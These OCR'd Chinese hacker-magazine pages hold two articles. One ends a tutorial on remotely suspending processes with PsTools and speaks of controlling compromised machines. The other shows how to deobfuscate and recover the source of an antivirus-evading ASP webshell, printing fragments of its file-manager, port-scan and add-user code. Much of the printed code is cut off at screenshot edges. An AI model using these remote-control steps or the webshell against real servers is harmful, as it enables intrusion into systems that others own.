以上命令中 ID 为 1888 的是 Word 2007 的进程号；而加上"-r"参数（"PsSuspend -r \\10.10.10.2 -u administrator


```
WINWORD           1888   8   5  317  16804     0:00:06.500    0:00:3
svchost           1944   8  14  218   1648     0:00:00.218    0:00:3

D:\PsTools>PsSuspend \\10.10.10.2 -u administrator -p 123456 1888

PsSuspend v1.06 - Process Suspender
Copyright ? 2001-2003 Mark Russinovich
Sysinternals

Process 1888 on suspended 10.10.10.2....

D:\PsTools>PsSuspend -r \\10.10.10.2 -u administrator -p 123456 1888

PsSuspend v1.06 - Process Suspender
Copyright ? 2001-2003 Mark Russinovich
Sysinternals

Process 1888 on resumed 10.10.10.2....
```
图16

-p 123456 1888”）后则可以重新恢复 Word 2007 进程。

十三、实验小结

通过几个简单的小实验之后，我们不难看出这个亦正亦邪的PsTools工具包真的“很小很强大”！如果我们用U盘随身携带这个不足1MB的小工具，或者上传至自己的邮箱中，呵呵，是不是可以随时随地用来控制自己的肉鸡了？


[文章中所涉及的相关工具已收录到本期光盘中]

编辑点评：

怎么说呢，对文章本身，虽然只是介绍工具，但在截图上做的功夫不错。就其内容而言，作者选定的是pstools，选的比较准，这个工具在渗透的时候经常用到。因为想要进入对方的cmd实行各种操作，如果管理员细心，会发现任务管理器多了一个cmd.exe的进程，而pstools就可以实现远程的管理和操作。您看，上面的命令不就是在你的机器上执行的么（我说的就是第一条弊端）？

黑客手册 NOHACK

WWW.NOHACK.CN



偷取网页木马源码

旋风骑士

从本文你可以学到：

解密的常用方法



图1

今天找到一个界面非常漂亮的网马，功能非常强大，关键是它跟杀毒软件的关系非常不好，所以没有杀软认识它，如图1、图2。




图2

我们可以看到，它的功能非常全。我不是给大家送网马的，我是教大家偷它的技术的！现在开始，我们打开看看源码是怎么样的，如图3。

由于这个网马功能非常全，而且免杀处理过，所以代码非常多，我截取了里面非常吸引眼球的一段代码，而且跟这相似的代码有好几处。是不是有点恐怖的感觉？呵呵，我们慢慢来。




图3

首先打开网马（最好是个代码编辑器，这样比较容易看懂代码结构，我用的是EditPlus），先粗略的看一遍代码，感觉有点无法下手（我看了十几遍，几乎要放弃的时候发现了些什么），那就从代码开始的地方看起：

```
<%
useRpaSs="hacker"
mnAme=" 史上最强 ASP 木马 "
SiteuRL="http://www.google.com"
CopyriGht=" 请务用于非法用途！"
AD="MSN:10000"
imgurl="<hr>"
Server.ScriptTimeout=999999999:Response.Buffer =true:
```

大部分略过，asp代码对我们没什么帮助，除了那个**useRpaSs="hacker"**。这里告诉了网马的密码，我们可以进行修改。从这个最熟悉的代码开始，接着**On Error Resume Next**往下看，代码很乱，我们不要放弃，不然这个好东西就与我们失之交臂了。

当我们看到几个**sub**和**Function**时，估计是几个过程和函数定义。再往下看：

```
YouYue="  >  srr~  on=llorcs  SRR neht  =noitcA fI~  ydob
<  srr~  >tpircs/<  SRR~  }:eurt nruter:)(timbus.mroFbD:
=LMTHrenni.cba:gp = eulav.egaP.mroFbD:rts = eulav.rtSlqS.mroFbD}:eslaf
nruter:)  !确正否是句语LQS查检请  (tre.........................
```

这里是赋值语句，变量“**YouYue**”的值就是后面那一大堆，直到“**ExeCuTe(UZSS(YouYue))**”，后面又是变量YouYue新的赋值（注意，下面要复制这段代码）。

我们知道“：”是vb里用来隔开同一行的多个语句的，vbscript里依然是这样。下面手动把每个出现“:”的地方手动换成回车（就是去掉“：”，然后在去掉的地方按回车），代码就清晰了：

```
On Error Resume Next
sub ShowErr()
If Err Then
RRS"<br><a href='javascript:history.back()'><br> " & Err.Description &
"</a><br>"
Err.Clear
Response.Flush
End If
end sub

Sub RRS(str)
```

```
response.write(str)
End Sub

Function RePath(S)
RePath=Replace(S,"\","\\")                ' 检索"s"，用"\\"替换"\"
End Function

Function RRePath(S)
RRePath=Replace(S,"\\","\")               ' 检索"s"，用"\"替换"\\"
End Function
```

这里我加上了一些注释，具体的请看光盘中的“第一段注释.txt”，由于代码非常多，不可能贴完全。从代码中可以知道，**“Function UZSS(objstr)”**和**“Function YouYueFun(YouYueObjstr)”**这两个函数是用来解密的。

我们将**“YouYue="　>　s”**到**“ExeCuTe(UZSS(YouYue))”**之间的内容进行复制，其中的**ExeCuTe**在我曾经发表过的文章《新手也来解密vbs病毒》里提到过，我们就用那个方法。在代码最上面加上以下内容：

```
<textarea id="ID" rows="80" cols="100"></textarea>
<SCRIPT LANGUAGE="vbscript">
```

把那个**“ExeCuTe”**改为：**“document.getElementById("ID").innerText=”**，代码的最下面加上脚本结束标记**“</SCRIPT>”**。Ok，第一段算是告一段落了，保存代码为一个网页文件，双击打开看看，效果如图4、图5。

```
<textarea id="textareaID" rows="80" cols="100"></textarea>
<SCRIPT LANGUAGE="vbscript">
On Error Resume Next:sub ShowErr():If Err Then
RRS"<br><a href='javascript:history.back()'><br> " & Err.Description & "</a><br>"
Err.Clear:Response.Flush
End If
end sub:Sub RRS(str):response.write(str):End Sub:Function RePath(S):RePath=Replace(S,"\"
(S):RRePath=Replace(S,"\\","\"):End Function:URL=Request.ServerVariables("URL"):ServerIP
("LOCAL_ADDR"):Action=Request("Action"):RootPath=Server.MapPath("."):WWWRoot=Serv
("http_host")&url:p=userpass:posurl="http":FolderPath=Request("FolderPath"):FName=Re
href='javascript:history.back()'>返回</a></center>":function face(Color,Siz,Var):if Siz=0 Th
siz=""
Else:siz=" size='"&Siz&"'":end If:face="<FONT face=\Vebdings color='#"&Color&"' "&Siz&
```

图4

```
文件(F)　编辑(E)　查看(V)　收藏夹(A)　工具(T)　帮助(H)
C:\Documents and Settings\旋风\桌面\...

RRS"<html><meta http-equiv=""Content-Type"" content=""text/html;
charset=gb2312"">":RRS"<title>"&mName&" - "&SErvErIP&" </title>"
RRS"<style type=""text/css"">"
RRS"body,td{font-size: 12px;background-color:#000000;color:lime;s
scrollbar-highlight-color: #008000;  scrollbar-shadow-color: #0080
#000000;  scrollbar-arrow-color: #000000;  scrollbar-track-color:
scrollbar-darkshadow-color: #000000;}"
RRS"input,select,textarea{font-size: 12px;background-color:#ddd;b
RRS".C{background-color:#000000;border:0px}":RRS".cmd{background-
{margin: 0px;margin-left:4px;}"
RRS"a{color:lime;text-decoration: none;}a:hover{color:lime;backgr
{color:#55AA66;font-size:11px;}":RRS"</style>"
RRS"<script language=javascript>function killErrors(){return true
RRS"function yesok(){if (confirm(""确认要执行此操作吗? ""))return
```

图5

可以暂时高兴下了，这就是成果，不过要做好准备，因为路还很长。继续往下，我们看到第一次截取代码的后边就是第二个对变量**“YouYue”**的赋值，我们把这个**“YouYue”**直到**“ExeCuTe(UZSS(YouYue))”**之间的内容复制，覆盖掉第一次截取下来的那段代码里的**“YouYue”**。要完全覆盖掉，像第一次做的那样，添加代码，用**“document.getElementById("ID").innerText=”**换掉**“ExeCuTe”**，代码最底部加脚本结束符。

接着再把这次的代码存为一个网页文件，双击打开看看效果。这里我就不截图了，因为这个里面的一个组件是用的作者名字命名的，我们这用盗版的就低调点，继续……

由于我们要得到的是asp网马源码，建议大家做慢点，虽然这会耗费好长一段时间，但重在探索，所以请珍惜这段解源代码的过程。

> **注意：**
> 我们除了用EditPlus来看加密的代码外，还要打开至少两个记事本，一个就是那个我们第一次复制，然后另存为网页时打开的那个，虽然第二次复制操作也会用到它（就是第二次复制的代码覆盖第一次的，然后保存为一个网页），我们会在后面发现，它仍然有用，所以不要关掉它。

现在继续向下看源代码，发现一段asp代码，跳过，不用解密，现在不需要研究它，等所有的加密代码都出来后再一起研究吧。当第三个**“YouYue”**出现在我们眼前时，稍微注意下那些粉色的代码（字符串），我们发现，在粉色代码出现的地方基本上都会出现这个变量，所以，我们可以把它看成所有加密代码的出口。由于我事先没有尝试，所以如果只解密这个变量的话，我也不知道是否会出现我们最终想要的代码，不过我们可以继续探索。

也许大家还是没有太清楚解密方法，我再陈述一遍，好的方法和习惯会让你事半功倍。我们第一次复制到记事本的代码还在吧？好了，照上面的方法，头部、尾部分别添加上面提到的代码，然后替换掉**execute**，另存为网页文件，ok，继续；第二个**“YouYue”**出现，我们从它的第一个引号开始复制，到**itcnuF":ExeCuTe(UZSS(YouYue))**这句的**ExeCute**前面的那个引号为止，覆盖掉记事本上相同的代码。当然，你可以只复制引号里的内容，但是不要出差错，不然你会发现自己会有多辛苦。接着我们不是到第三个**“YouYue”**了嘛，就用上面的方法解密，同时给它另存的网页命名为“第三次解密.htm”（或是别的你不会弄错的名字），如图6。




图6

现在是操作第二个记事本，你可以把网页文件打开出现的源码（已经解密）记录下来，像我截图里那样，直接复制就可以了，因为打开网页源码就显示在眼前了。但是这个时候你最好再开一个记事本来从代码最开始处进行记录，如图7。

```
<%
useRpaSs="hacker"
mnAme="史上最强ASP木马"
SiteuRL="http://www.google.com"
CopyriGht="请务用于非法用途!"
AD="MSN:10000"
imgurl="<hr>"

Server.ScriptTimeout=999999999:Response.Buffer =true
On Error Resume Next
sub ShowErr()
If Err Then
RRS"<br><a href='javascript:history.back()'><br> " & Err.Description & "</a><br>
Err.Clear
Response.Flush
End If
end sub

Sub RRS(str)
response.write(str)
End Sub

Function RePath(S)
```

图7

当第一次的代码解密出来时就要按时记录在这里，当然了，第一个变量**“YouYue”**上面的代码是不需要解密的，直接复制，然后按照EditPlus上显示的样子，把解密出来的代码放到它本来

```
Function MainForm()
RRS"<form name=""hideform"" method=""post"" action="""&URL&""" target=""FileFra
RRS"<input type=""hidden"" name=""Action"">"
RRS"<input type=""hidden"" name=""FName"">"
RRS"</form>"
RRS"<table width='100%' height='100%'  border=0 cellpadding='0' cellspacing='0'
RRS"<tr><td height='30' colspan='2'>"
RRS"<table width='100%'>"
RRS"<form name='addrform' method='post' action='"&URL&"' target='_parent'>"
RRS"<tr><td width='60' align='center'>地址栏: </td><td>"
RRS"<input name='FolderPath' style='width:100%' value='"&Session("FolderPath")&
RRS"</td><td width='130' align='center'><input name='Submit' type='submit' valu
type='submit' value='刷新' onclick='FileFrame.location.reload()'>"
RRS"  <tr align='center' valign='middle'>"
RRS"<tr>提权目录: 『<a href='javascript:ShowFolder(""C:\\Program Files"")'>Prog
href='javascript:ShowFolder(""C:\\Documents and Settings\\All Users\\"")'>AllUs
href='javascript:ShowFolder(""C:\\Documents and Settings\\All Users\\「开始」菜
</a>』『<a href='javascript:ShowFolder(""C:\\Documents and Settings\\All Users\
Data\\Symantec\\pcAnywhere\\"")'>pcAnywhere</a>』『<a href='javascript:ShowFold
```

图 8

该存在的地方。这样操作虽然会很烦琐，但总比你最后苦苦的想该放第几个解密出来的代码要强很多。

提示你不要试图一次复制几个变量“YouYue”来解密，因为我提供的这个解密方法不适合那样，第二个“YouYue”解密出来的代码总会覆盖住第一个的代码，所以网页上只会显示后一个“YouYue”解密后的代码。我们从第三个开始解密，网页显示如图 8。

然后第四个，如图 9；继续解密操作，如图 10；再到第六次，如图 11。

```
Function MainMenu()
RRS"<table width='100%' cellspacing='0' cellpadding='0'>"
RRS"<tr><td height='5'></td></tr>"
RRS"<tr><td><center><a href='"&SiteURL&"' target='_blank'><font
color=red>"&mName&"</font></center></a><center>"&imgurl&"</center>"
RRS"</td></tr>"
If ObT(0,1)=" × " Then
RRS"<tr><td height='24'>无权限/无FSO</td></tr>"
Else
RRS"<tr><td height=22 onmouseover=""menu1.style.display=''""><b>"&face("ff8000"
硬盘≥</b><div id=menu1 style=""width:100%;display='none'""
onmouseout=""menu1.stystyle.display='none'"">"
Set ABC=New LBF:RRS ABC.ShowDriver():Set ABC=Nothing
RRS"</div></td></tr><tr><td height='20'><a href='javascript:ShowFolder("""&RePa
&"""")'>"&face("ff8000",0,"8")&"〖站点目录〗</a></td></tr>"
RRS"<tr><td height='20'><a href='javascript:ShowFolder("""&RePath(RootPath)&"""
("ff8000",0,"8")&"〖本马目录〗</a></td></tr>"
RRS"<tr><td height='20'><a href='javascript:FullForm("""&RePath(Session("Folder
&""",""NewFolder"")'>"&face("ff8000",0,"=")&"〖新建目录〗</a></td></tr>"
RRS"<tr><td height='20'><a href='?Action=EditFile' target='FileFrame'>"&face("f
建文本〗</a></td></tr>"
RRS"<tr><td height='20'><a href='?Action=UpFile' target='FileFrame'>"&face("ff8
文件〗</a></td></tr>"
RRS"<tr><td height='20'><a href='?Action=Cplgm&M=4' target='FileFrame'>"&face("
```

图 9

```
Sub Message(state,msg,flag)
Response.Write "<TABLE width=480 border=0 align=center cellpadding=0 cellspacing=
bgcolor=#91d70d>"
Response.Write "  <TR>"
Response.Write "    <TD class=TBHead>系统信息</TD>"
Response.Write "  </TR>"
Response.Write "  <TR>"
Response.Write "    <TD align=middle bgcolor=#ecfccd>"
Response.Write "    <TABLE width=82% border=0 cellpadding=5 cellspacing=0>"
Response.Write "      <TR>"
Response.Write "            <TD><FONT color=red>"
Response.Write state
Response.Write "</FONT></TD>"
Response.Write "            <TR>"
Response.Write "            <TD><P>"
Response.Write msg
Response.Write "</P></TD>"
```

图 10

```
Function Red(str)
   Red = "<FONT color=#ff2222>" & str & "</FONT>"
End Function
```

图 11

依次类推，如果你照着上面的方法来弄，是不会出现问题的。就这样一直往下解密“YouYue”，代码很长（但是功能很强啊），当解密到第二十五、二十六的时候，“**Dim T1:Class UPC:Dim D1,D2:Public Function Form(F..........**这里只是声明类，不用解密，直接复制到记录所有代码的记事本上。

继续往下，到了如下代码处：

```
Function ShowDriver():YouYue="txeN  ~  >rb<>a/<):  &retteLevirD.
D&  ( 盘磁地本  &)  8  ,0,  0008ff  (ecaf&  >')    \\:
&retteLevirD.D&  (redloFwohS:tpircsavaj'=ferh a<     SRR      ~sevirD.FC
ni D hcaE roF":ExeCuTe(UZSS(YouYue)):End Function:Function Show1File
(Path)
```

仔细看代码就发现了是 **Function** 函数，我们仍然复制 **YouYue** 到 **ExeCuTe** 之间的内容，但是当我们解密出它的代码要记录时，注意不要丢掉后面的“**End Function:Function Show1File(Path)**”。前一个 **Function** 表示完成，后一个表示开始。如果少了，就白忙了。

就这样继续下去，把“**End Function:End Class**”复制到记录的记事本上后，后面的代码就像上面遇见的一样了。再解密几个之后我们碰到了select语句，直接复制到记录的记事本上，如图 12。

```
bus":ExeCuTe(UZSS(YouYue)):Select Case Action:Case
"MainMenu":MainMenu():Case
"getTerminalInfo":getTerminalInfo():Case
"PageAddToMdb":PageAddToMdb():case
"ScanPort":ScanPort():Case "webpor":YouYue="noitcn
dnE-)gnrts,rtsw(rtsnI=gnirtsweN-)gnrts,rtsw(gnirts
```

图 12

继续往下，碰到这个代码：**Case "adduser"**，直接复制到记录代码的该放的地方，对后面紧跟着的 **YouYue** 解密，然后继续记录代码。

往下后就到了：“**function Gpath()**”，这段代码直接复制走，往下遇到一个 **case** 句，解密后面的 **YouYue**，然后往下。其实我们就是解密那个变量“**YouYue**”，其它的代码直接记录。

现在一路往下直到记录完代码，然后我们关掉杀软，把辛苦得到的代码另存为网页文件，在本地IIS下进行测试，我的出了问题，如图 13。

